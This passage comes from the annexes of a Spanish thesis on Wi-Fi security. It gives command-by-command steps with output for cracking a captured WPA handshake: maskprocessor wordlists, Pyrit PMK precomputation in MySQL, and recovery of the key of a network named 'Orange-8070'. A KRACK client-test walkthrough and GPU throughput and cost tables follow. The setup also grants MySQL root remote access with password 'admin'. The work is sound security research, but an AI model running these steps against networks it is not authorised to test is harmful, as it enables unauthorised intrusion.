\$sudo apt-get install maskprocessor

Una vez instalada y descargada la herramienta, podemos generar diccionarios compuestos por las combinaciones que queramos. En nuestro caso, nos interesa que sea de 8 caracteres compuestos por la combinación de números del 0 al 9 y las letras del abecedario.

Veamos un ejemplo de creación de un diccionario de 4 caracteres decimales en el que se indica que no debe haber repetición ni repetición de secuencia dos veces seguidas.

```

root@ka:~# mp32 -q 2 ?d?d?d?d -r 2 -o mp32dic.txt
root@ka:~# wc -l mp32dic.txt
10080 mp32dic.txt
root@ka:~#
  
```

Imagen 50: Ejemplo crear diccionario con la herramienta maskprocessor [115]

Pasamos a comentar los parámetros seleccionados:

“-q 2”: Indica que no puede haber más de una repetición seguida, puede 123 pero no 11.

“?d”: Indica números del 0 al 9. (?u mayúsculas. ?l minúsculas. ?s símbolos. ?a todo lo anterior).

“-r 2”: Indica que no puede haber más de dos repeticiones: puede haber 102 pero no 101.

“-o mp32dic.txt”: Indica el archivo de salida.

Otro ejemplo, ahora más complejo ya que vamos a utilizar una máscara que servirá para indicarle que mezcle letras minúsculas con números.

```

root@ka:~# mp32 -l ?l?d ?1?1?1?1 -q 2 -r 2 -o mp32dic.txt
root@ka:~# wc -l mp32dic.txt
1413720 mp32dic.txt
root@ka:~#
  
```

Imagen 51: Ejemplo crear diccionario con la herramienta maskprocessor [115]

Pasamos a comentar los parámetros seleccionados:

“-l” indica las condiciones a usar: **“?d”** números, **“?l”** minúsculas, **“?u”** mayúsculas, **“?s”** símbolos, **“?a”** todo, **“?b”** hexadecimal. A continuación, se indica dónde se aplicará la máscara **“-l ?l?d”**, en este caso a los 4 caracteres **“?1?1?1?1”** de tal manera que puedan ser números o minúsculas.

Ejemplo: “987u”.

En el primer caso de la [Imagen 23], con la clave 24425625, podemos ver que no tiene más de dos repeticiones secuenciales y que hay caracteres que se repiten máximo dos veces con lo que modificamos el comando para que nos genere un diccionario a medida. Vemos que ocupa 346 MB (tercera columna del comando wc), con 38.461.248 líneas (primera columna) lo que son 23 MB menos y casi cinco millones menos de líneas. Con la tercera combinación de comandos podemos ver que efectivamente la contraseña se encontraba en el diccionario.

```
root@ka:~# mp32 -1 123456789 ?1?1?1?1?1?1?1 -q 3 -r 4 -o mp32dicnum.txt
root@ka:~# wc mp32dicnum.txt
38461248 38461248 346151232 mp32dicnum.txt
root@ka:~# cat mp32dicnum.txt | grep 24425625
24425625
root@ka:~#
```

Imagen 52: Ejemplo crear diccionario con la herramienta maskprocessor [115]

Si esto mismo lo hiciésemos con el resto de contraseñas, el ahorro tanto de ocupación como de gasto de computación sería a tener en cuenta.

Para el caso práctico, hemos creado un diccionario compuesto por letras mayúsculas y números que no se puedan repetir más de dos veces ni que se encuentren secuencialmente dos veces seguidas. En concreto se ha utilizado el ejemplo utilizado en la sección [4.3] de este mismo documento.



Imagen 53: Contraseña para el caso práctico

Como se comenta en la sección [4.3], una contraseña de estas características, sin incluir el caracter 0, ocupa aproximadamente 23 TB (terabytes) lo que no permite almacenar el diccionario con los recursos disponibles para este TFG. Para solucionarlo, se van a establecer como fijos los dos primeros caracteres “C5” reduciendo así el tamaño del diccionario a 16 GB y teniendo 1.818.362.568 combinaciones.

mp64 -1 ?u?d C5?1?1?1?1?1?1 -q 2 -r 3

Pasamos a comentar los parámetros seleccionados:

“Mp64.bin” → es la herramienta de maskprocessor [115]

“-1” → Indica que se va a utilizar una máscara, en este caso **“?u?d”** que indica números y **“?u”** → Que indica letras mayúsculas.

“C5?1?1?1?1?1?1” → Indica la cantidad de caracteres y la máscara aplicada con lo que será de 8 caracteres formado por números y letras mayúsculas. C5 indica que los dos primeros caracteres deben empezar por C5, esto se ha hecho para evitar tener que disponer de 18 TB de almacenamiento y varios días generando el diccionario.

“-q 2” → Indica que no se pueden repetir dos veces secuencialmente. Correcto= 1234, Incorrecto= 4434.

“-r 2” → Indica que no se pueden repetir dos veces un carácter. Correcto= 1345, Incorrecto= 4234.

8.9 Anexo IX: Ataque de fuerza bruta con base de datos.

El proceso sería el siguiente:

8.9.1.- Capturar y chequear el 4-way handshake [1].

Seguir los pasos del [Anexo IV] para capturarlo.

Ejecutar el siguiente comando para chequearlo:

\$pyrit -r archivo.cap analyze

8.9.2.- Generar el diccionario de contraseñas a medida.

Mediante la aplicación maskprocessor [115] generamos una lista de contraseñas lo más parecidas a las que suelen utilizar los proveedores.

Seguir los pasos del [Anexo VIII] para crear una contraseña como la que necesitamos para el caso práctico “C567CAEA”.

\$mp64 -1 ?u?d C5?1?1?1?1?1?1 -q 2 -r 3 -o diccionario.txt

8.9.3.- Utilizar la herramienta Pyrit [11].

A partir de aquí solo se usará la herramienta Pyrit [11] con lo que lo dividimos en subapartado de Pyrit [11].

8.9.3.1 Base de datos [102] de Pyrit [11].

Pyrit [11] permite almacenar las contraseñas y PMKs [1] precomputadas de varias maneras [más información 116]. Por defecto, utiliza **file://** que no es más que almacenar directamente a fichero. Para cambiarlo, hay que modificar el fichero **“~/.pyrit/config”** y en la parte de almacenamiento (**default_storage**) hay que poner la cadena de conexión que se vaya a usar. En el caso práctico se han testado tres: **“file://”**, **“sqlite:///mydb.db”** y **“mysql://pyrit:@localhost/pyrit”**.

Instalación de la base de datos [102]:

file:// → No es necesario nada, es la que viene por defecto.

sqlite:///mydb.db → automáticamente Pyrit [11] crea todo, crea la base de datos [102] en un archivo llamado **“mydb.db”** de nuestro directorio personal **“/home/usuario/mydb.db”**. Lo único que tenemos que hacer es modificar el apartado **“default_storage =”** del fichero de configuración comentado anteriormente y sustituir **“file://”** por **“sqlite:///mydb.db”**. [Ver vídeo 143]

mysql://pyrit:@localhost/pyrit → Mysql [117] es algo más complejo. Se deben instalar los siguientes paquetes:

\$sudo apt-get install build-essential python-psycpg2 mysql-server-5.7 python-pip
\$sudo pip install psycpg2 pymysql

Nota: **python-pip y pymysql** se deben instalar en todos los clientes

Al instalar Mysql [117] nos pedirá que pongamos una contraseña para el usuario root.




Imagen 54: Establecer contraseña mysql

Una vez instalado los paquetes y configurado la contraseña de acceso a Mysql [117], tenemos que realizar los siguientes pasos en Mysql [117]:

1.- Nos logueamos y damos permisos de acceso remoto a root::

\$sudo mysql -u root -p
mysql> GRANT ALL PRIVILEGES ON *.* TO root@%' IDENTIFIED BY 'admin' WITH GRANT OPTION;
mysql> FLUSH PRIVILEGES;
mysql> exit

Nota: Puede funcionar para el caso práctico, pero en producción nunca hay que permitir acceso remoto al usuario root y menos con esa contraseña a menos que sea necesario. Se debe crear un usuario, darle permisos y darle acceso desde cualquier ubicación o desde las IPs desde las que se vaya a conectar. La contraseña debe ser robusta.

2.- Entramos con el usuario creado y creamos la base de datos [102]:

\$sudo mysql -u root -p
mysql> CREATE DATABASE pyrit;

Con esto ya estaría terminada la configuración para Mysql [117]. Solo queda configurar el archivo `.pyrit/config` con la cadena `default_storage = "mysql://root:admin@192.168.1.201/pyrit"` donde `root:admin` son el usuario y la contraseña respectivamente, `192.168.1.201` es el nombre o la ip del servidor y `/pyrit` indican el nombre de la base de datos [102].

Nota: la cadena `default_storage = "mysql://root:admin@192.168.1.201/pyrit"` hay que configurarla también en los clientes.


3.- Por último, debemos modificar un parámetro para que Mysql [117] permita conexiones externas:

`ubu@M1:/etc/mysql/mysql.conf.d$ sudo nano mysqld.cnf`

modificar la línea: `bind-address = *`

`ubu@M1:/etc/mysql/mysql.conf.d$ sudo service mysql restart`

Si ejecutamos el comando `"pyrit eval"` podremos comprobar la correcta conexión a la base de datos [102]:



```
ubu@M1:~$ sudo pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'mysql://localhost/pyrit'... /usr/local/lib/python2.7/dist-packages/pymysql/cursors.py:166: Warning: (1287, "'@@tx_isolation' is deprecated and will be removed in a future release. Please use '@@transaction_isolation' instead")
  result = self._query(query)
connected.
Passwords available: 0

ubu@M1:~$
```

Imagen 55: Salida del comando "pyrit eval"

8.9.3.2.- Importar el diccionario a la base de datos [102] de Pyrit [11].

Primero comprobamos que esté vacía con el comando

`$pyrit eval`

Si no lo está y queremos vaciarla para ahorrar espacio, debemos borrarla manualmente, ya sea eliminando la carpeta `~/pyrit/blobspace` en el caso de usar `file://` o eliminando las tablas de la base de datos [102] creadas.

Una vez hecho esto, importamos el diccionario creado

`$pyrit -i passwords.txt import_passwords`

Nota: Si se corta el proceso, hay que elegir `import_unique_passwords` para no repetir password.

El proceso para importar 1.818.362.568 líneas le llevo aproximadamente cuatro horas.

```
ubu@M1:~$ sudo time pyrit -i dicciona6.txt import_unique_passwords
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'mysql://localhost/pyrit'... /usr/local/lib/pyt
Warning: (1287, "'@tx_isolation' is deprecated and will be removed in a
solation' instead")
    result = self._query(query)
connected.
1818362568 lines read. Flushing buffers....
All done.
```

Imagen 56: Importación del diccionario creado anteriormente a la base de datos [102]

8.9.3.3.- Crear el ESSID en la base de datos [102].

Antes de crear el ESSID [35], debemos comprobar que no tengamos más ESSIDs [35] creados en la base de datos [102], sino, cuando lancemos la orden de generar PMKs [1], nos generará también los de los demás ESSIDs [35] que ya estuvieran. Para ver todos los que hay ejecutamos la siguiente orden:

\$sudo pyrit list_essids

Y con el siguiente comando podemos eliminar el que queramos:

\$sudo pyrit -e Orange-8070 delete_essid

Por último, para crearlo, utilizamos el siguiente comando:

\$sudo pyrit -e Orange-8070 create_essid

8.9.3.4.- Lanzar el proceso en Pyrit [11] para que realice los cálculos de PMKs [1] y los guarde en la base de datos [102].

\$pyrit batch

```
ubu@M1:~$ sudo pyrit batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'mysql://localhost/pyrit'... /usr/local/lib/python2.7/
dist-packages/pymysql/cursors.py:166: Warning: (1287, "'@@tx_isolation' is depre
cated and will be removed in a future release. Please use '@@transaction_isolati
on' instead")
    result = self._query(query)
connected.
Working on ESSID 'Orange-8070'
Processed all workunits for ESSID 'Orange-8070'; 77836 PMKs per second.

Batchprocessing done.
ubu@M1:~$
```

Imagen 57: Procesar el diccionario para convertirlo en PMKs

8.9.3.5.- Lanzar el ataque a dicho handshake desde la BBDD [102].

Si ejecutamos el comando `pyrit eval` [11], ahora nos dirá la cantidad de passwords que tenemos y la cantidad de PMKs asociados a un ESSID [35].

```

ubun@M1: ~
[sudo] password for ubu:
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'mysql://localhost/pyrit'... /usr/local/
:166: Warning: (1287, "'@tx_isolation' is deprecated and will be
nsaction_isolation' instead")
    result = self._query(query)
connected.
Passwords available: 1856762568

ESSID 'Orange-8070' : 1856762568 (100.00%)

ubun@M1:~$

```

Imagen 58: Salida del comando “pyrit eval”

Este proceso duró aproximadamente 7 horas.

Ahora que hemos comprobado que se generaron bien, solo queda lanzar el ataque con el siguiente comando:

`$pyrit -r Orange-8070_E0_91_53_25_1a_29.cap -e Orange-8070 -b E0:91:53:25:1a:29 attack_db`

```

ubun@M1: ~
ubun@M1:~$ sudo pyrit -r Orange-8070_E0_91_53_25_1A_29-01.cap -e Orange-8070 -b E0:91:53:25:1a:29 atta
[sudo] password for ubu:
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'mysql://localhost/pyrit'... /usr/local/lib/python2.7/dist-packages/pymysql.
: Warning: (1287, "'@tx_isolation' is deprecated and will be removed in a future release. Please use
_isolation' instead")
    result = self._query(query)
connected.
Parsing file 'Orange-8070_E0_91_53_25_1A_29-01.cap' (1/1)...
Parsed 7 packets (7 802.11-packets), got 1 AP(s)

Attacking handshake with Station e0:66:78:82:63:45...
Tried 1149389685 PMKs so far (61.9%); 1775280 PMKs per second.

The password is 'C567CAEA'.

ubun@M1:~$

```

Imagen 59: Ataque de fuerza bruta con pyrit mediante base de datos [102]

Este proceso apenas duró entre 10-15 minutos a una velocidad aproximada de 2 millones de PMK/s. [Ver vídeo 146]

Si realizamos una consulta en la base de datos [102] de Pyrit [11], vemos que 1.818.362.568 contraseñas (PSKs [9]) + PMKs [1], ocupan 65 GB.

```
mysql> SELECT
->   table_schema "pyrit",
->   sum( data_length + index_length ) / 1024 / 1024 "Tamaño en MB"
->   FROM
->   information_schema.TABLES GROUP BY table_schema;
+-----+-----+
| pyrit | Tamaño en MB |
+-----+-----+
| information_schema | 0.15625000 |
| mysql | 2.44209194 |
| performance_schema | 0.00000000 |
| pyrit | 65174.09375000 |
| sys | 0.01562500 |
+-----+-----+
5 rows in set (0.49 sec)

mysql>
```

Imagen 60: Ocupación de la base de datos [102] pyrit

8.10 Anexo X: Tablas datos

8.10.1.- Tabla 2. PMKs de tarjetas gráficas y CPUs.

Modelo	PMK/s	Cores
NVIDIA GTX770	57127	1536
NVIDIA GTX680	53816	1536
NVIDIA GTX670	27438	1344
NVIDIA GTX295	21173	480
NVIDIA GTX560	19463	336
NVIDIA GTX 550 TI	16771	192
NVIDIA GT730	12402	384
NVIDIA Quadro K4000	11269	256
NVIDIA GTX260	10602	192
AMD FX(tm)-8320 Eight-Core	4960	8
Intel Quadcore Q9550	3200	4
NVIDIA GT9600	3074	64
NVIDIA GT630	3069	96
Intel i5-2520M	2000	4
Intel Quadcore	1800	4
Intel core2duo 6400	1200	4

Tabla 2: PMKs de los dispositivos.

Cantidad de PMK/s según su cantidad de núcleos




Imagen 61: Gráfica de PMKs y núcleos de las tarjetas gráficas y CPUs.

8.10.2.- Tabla 3. Consumo eléctrico dispositivos.

En la tabla 3, podemos ver el consumo aproximado en amperios de cada tarjeta trabajando con normalidad y a pleno rendimiento. El consumo final total con todos los equipos funcionando era de aproximadamente 10 A.

Equipo	Dispositivo	Media	Media funcionando al 100%	Sumatorio
M1	GTX770/GTX680	0,8	2	1,8-2,3
M9	GT730	0,7	1,8	10,9
M8	GTX295	0,5	1,5	10,3
M2	GTX 550 TI	0,2	1,3	3,1-3,6
M6	GTX260	0,4	1,2	7,6-7,7
M7	GTX560	0,3	1,2	8,6-8,8
M3	GTX680	0,3	1,1	4,3-4,7
M4	GTX670	0,2	1,1	5,7-5,8
M5	Quadro K4000	0,3	0,7	6,4-6,5
Switch Giga	NetGear 16x1GB	0,4	0,4	0,3-0,4
	Total:	4,1 A	12,3 A	9,5-10,5 A

Tabla 3: Consumo eléctrico en amperios

8.10.3.- Tabla 4. Coste, tiempos y ocupación

En la tabla 4 podemos ver los costes en función de los tiempo y la ocupación de los diccionarios completos.

8 caracteres	Números del 0-9.	Núm. del 0-9, 26 letras minús.	26 letras minús/mayús.	Núm. del 0-9, 26 letras minús/mayús.	Núm. del 0-9, 26 letras minús/mayús., símbolos
Combinaciones en millones	100	2821109,907	53459728,53	218340105,6	5132188731,38
Horas dedicadas en el peor de los casos. 200k PMK/s:	0,14	3918,21	74249,62	303250,15	7128039,90
Días	0,01	163,26	3093,73	12635,42	297001,66
Años	0,00	0,45	8,48	34,62	813,70
Gasto eléctrico:	0,06 €	3.534,22 €	66.973,16 €	273.531,63 €	6.429.491,99 €
Gasto en vatios	0,31	8620,06	163349,17	667150,32	15681687,79
Ocupación en TB	0,000858	23	437	1787	46189

Tabla 4 coste, tiempo y ocupación

8.10.4.- Tabla 5. Características equipos.

La siguiente tabla refleja las características de los equipos y su configuración de red:

Nombre	IP	Microprocesador	Velocidad GHz	Núcleos	HDD	Memoria GB	PMK/s por core
Gestion	192.168.1.200	Intel i5-2520M	2,5	4	250	8	500
M1	192.168.1.201	AMD FX(tm)-8320 Eight-Core	3,5	8	250	12	620
M2	192.168.1.202	Intel Quadcore Q9550	2,83	4	250	4	800
M3	192.168.1.203	Intel Quadcore Q9550	2,83	4	250	4	800
M4	192.168.1.204	Intel Quadcore Q9550	2,83	4	250	4	800
M5	192.168.1.205	Intel Quadcore Q9550	2,83	4	250	4	800
M6	192.168.1.206	Intel Quadcore Q9550	2,83	4	250	4	800
M7	192.168.1.207	Intel Quadcore Q9550	2,83	4	250	4	800
M8	192.168.1.208	Intel Quadcore	2,4	4	250	6	450
M9	192.168.1.209	Intel core2duo 6400	2,13	2	250	3	600

Tabla 5: Inventario ordenadores y configuración de red.

8.10.5.- Tabla 6. Sumatorio de PMKs

La siguiente tabla muestra el sumatorio de las PMKs [\[1\]](#) generadas por cada cada tarjeta de manera teórica (simplemente sumándose) y de manera real (recogiendo los datos a medida que íbamos añadiendo equipos.

Tarjeta	PMKs sin CPUs	Sumatorio PMKs teórico	Sumatorio PMKs real	Pérdida
GTX295	21173	21173	21173	0
GTX680	52017	73190	73190	0
GTX 550 TI	16771	89961	86840	-3121
GTX680	53816	143777	138550	-5227
GTX670	27438	171215	165167	-6048
Quadro K4000	11269	182484	176631	-5853
GTX260	10602	193086	186239	-6847
GTX560	19463	212549	192449	-20100
GTX295	19662	232211	115481	-116730
GT730	12402	244613	50795	-193818

Tabla 6: Sumatorio de generación de PMKs.

8.11 Anexo XI: Krack Attack.

Pasamos a realizar un caso práctico de la instalación del script de krack attack que sirve para comprobar si un cliente es vulnerable o no a dicho ataque. El material necesario es un PC/portátil, un sistema operativo Kali 2017.1 y un adaptador wifi usb TP-Link TL-WN722N v1.

Los pasos son los siguientes:

1.- Instalar kali [62].

2.- Ejecutar los siguientes comandos:

Actualizar índices:

\$ apt-get update

Instalar dependencias:

\$ apt-get install libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git sysfsutils python-scapy python-pycryptodome

3.- Clone krack-attack scripts

Descargar la herramienta del repositorio github:

\$ git clone https://github.com/vanhoefm/krackattacks-scripts.git

4.- Compile hostapd:

Accedemos a la ruta

```
$ cd krackattacks-scripts/krackattack
```

```
$ pwd
```

```
/root/krackattacks-scripts/krackattack
```

Accedemos a la carpeta hostapd


```
$ cd ../hostapd
```

Copiamos el fichero de configuración

```
$ cp defconfig .config
```

Realizamos la compilación

```
$ make -j 2
```



```
root@ka:~/krackattacks-scripts/hostapd# make -j 2
fatal: No se encontraron nombres, no se puede describir nada.
CC main.c
CC config_file.c
CC ../src/ap/wpa_auth_glue.c
CC ../src/ap/drv_callbacks.c
CC ../src/ap/hostapd.c
CC ../src/ap/utils.c
CC ../src/ap/authsrv.c
CC ../src/ap/ap_drv_ops.c
CC ../src/ap/ap_config.c
CC ../src/ap/eap_user_db.c
CC ../src/ap/ieee802_1x.c
CC ../src/ap/ieee802_11_auth.c
CC ../src/ap/sta_info.c
CC ../src/ap/tkip_countermeasures.c
CC ../src/ap/ap_mlme.c
CC ../src/ap/wpa_auth_ie.c
CC ../src/ap/preauth_auth.c
CC ../src/ap/wpa_auth.c
CC ../src/ap/pmksha_cache_auth.c
CC ../src/ap/ieee802_11_shared.c
```

Imagen 62: Compilar hostapd

5.- Disable hardware network

```
$ cd ../krackattack/
```

```
$ chmod 777 disable-hwcrypto.sh
```

```
$ ./disable-hwcrypto.sh
```

```
$ rfkill unblock wifi
```

```
root@ka:~/krackattacks-scripts/krackattack# chmod 777 disable-hwcrypto.sh
root@ka:~/krackattacks-scripts/krackattack# ./disable-hwcrypto.sh
Done. Reboot your computer.
root@ka:~/krackattacks-scripts/krackattack# rfkill unblock wifi
```

Imagen 63: Deshabilitar red

\$ ifconfig wlan0mon down

\$ ifconfig wlan0 down

\$ nmcli networking off

```
root@ka:~/krackattacks-scripts/krackattack# nmcli networking off
root@ka:~/krackattacks-scripts/krackattack#
```

Imagen 64: Deshabilitar red

\$ reboot

6.- Test client:

\$ python2 krack-test-client.py

```
root@ka:~/krackattacks-scripts/krackattack# python2 krack-test-client.py
[11:52:04] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[11:52:04] Starting hostapd ...
Configuration file: /root/krackattacks-scripts/krackattack/hostapd.conf
Using interface wlan0 with hwaddr 30:b5:c2:18:10:20 and ssid "testnetwork"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
[11:52:06] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
```

Imagen 65: Ejecutar script

A partir de aquí, el sistema esperará la conexión a la wifi “testnetwork” con la contraseña “abcdefgh” por parte de los clientes. Cuando estos se conecten, automáticamente la herramienta lanzará el test para ver si son vulnerables a la reinyección de la key o a la reinyección de la key group.


```

root@ka:~/krackattacks-scripts/krackattack# python2 krack-test-client.py
[11:52:04] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[11:52:04] Starting hostapd ...
Configuration file: /root/krackattacks-scripts/krackattack/hostapd.conf
Using interface wlan0 with hwaddr 30:b5:c2:18:10:20 and ssid "testnetwork"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
[11:52:06] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP! I
wlan0: STA 9c:d9:17:1e:68:d1 IEEE 802.11: authenticated
wlan0: STA 9c:d9:17:1e:68:d1 IEEE 802.11: associated (aid 1)
[11:52:32] 9c:d9:17:1e:68:d1: Hostapd: Resetting Tx IV of group key and sending Msg3/4
wlan0: AP-STA-CONNECTED 9c:d9:17:1e:68:d1
wlan0: STA 9c:d9:17:1e:68:d1 RADIUS: starting accounting session 26E2E24ABC8B9CCE
[11:52:34] 9c:d9:17:1e:68:d1: Hostapd: already installing pairwise key
[11:52:34] 9c:d9:17:1e:68:d1: Hostapd: Resetting Tx IV of group key and sending Msg3/4
[11:52:34] 9c:d9:17:1e:68:d1: IV reuse detected (IV=1, seq=4). Client is vulnerable to pairwise key reinstallations in the 4-way handshake!
[11:52:36] 9c:d9:17:1e:68:d1: Hostapd: Resetting Tx IV of group key and sending Msg3/4
[11:52:36] 9c:d9:17:1e:68:d1: DHCP reply 192.168.100.2 to 9c:d9:17:1e:68:d1
[11:52:37] 9c:d9:17:1e:68:d1: client has IP address -> testing for group key reinstallation in the 4-way handshake
[11:52:37] 9c:d9:17:1e:68:d1: sending broadcast ARP to 192.168.100.2 from 192.168.100.1
[11:52:38] 9c:d9:17:1e:68:d1: Hostapd: Resetting Tx IV of group key and sending Msg3/4

```

Imagen 66: Captura de resultados del script.

Si el cliente es vulnerable sacará el siguiente mensaje:

```

[11:52:34] 9c:d9:17:1e:68:d1: Hostapd: Resetting Tx IV of group key and sending Msg3/4
[11:52:34] 9c:d9:17:1e:68:d1: IV reuse detected (IV=1, seq=4). Client is vulnerable to pairwise key reinstallations in the 4-way handshake!
[11:52:36] 9c:d9:17:1e:68:d1: Hostapd: Resetting Tx IV of group key and sending Msg3/4

```

Imagen 67: Cliente vulnerable a Krack Attack

```

[11:52:55] 9c:d9:17:1e:68:d1: sending broadcast ARP to 192.168.100.2 from 192.168.100.1
[11:52:55] 9c:d9:17:1e:68:d1: Received 5 unique replies to replayed broadcast ARP requests. Client is vulnerable to group key reinstallations in the 4-way handshake (or client accepts replayed broadcast frames)!
[11:52:56] 9c:d9:17:1e:68:d1: Hostapd: Resetting Tx IV of group key and sending Msg3/4

```

Imagen 68: Cliente vulnerable a Krack Attack

Si no es vulnerable el siguiente otro:

```

[11:54:14] a0:a8:cd:a0:ff:14: Hostapd: Resetting Tx IV of group key and sending Msg3/4
[11:54:15] a0:a8:cd:a0:ff:14: client DOESN'T seem vulnerable to pairwise key reinstallation in the 4-way handshake (using standard attack).

```

Imagen 69: Cliente no vulnerable a Krack Attack

```

[11:54:40] a0:a8:cd:a0:ff:14: Hostapd: Resetting Tx IV of group key and sending Msg3/4
[11:54:41] a0:a8:cd:a0:ff:14: client DOESN'T seem vulnerable to group key reinstallation in the 4-way handshake.
[11:54:41] a0:a8:cd:a0:ff:14: sending broadcast ARP to 192.168.100.2 from 192.168.100.1

```

Imagen 70: Cliente no vulnerable a Krack Attack

Vídeo demostración y fuente: [\[104\]](#)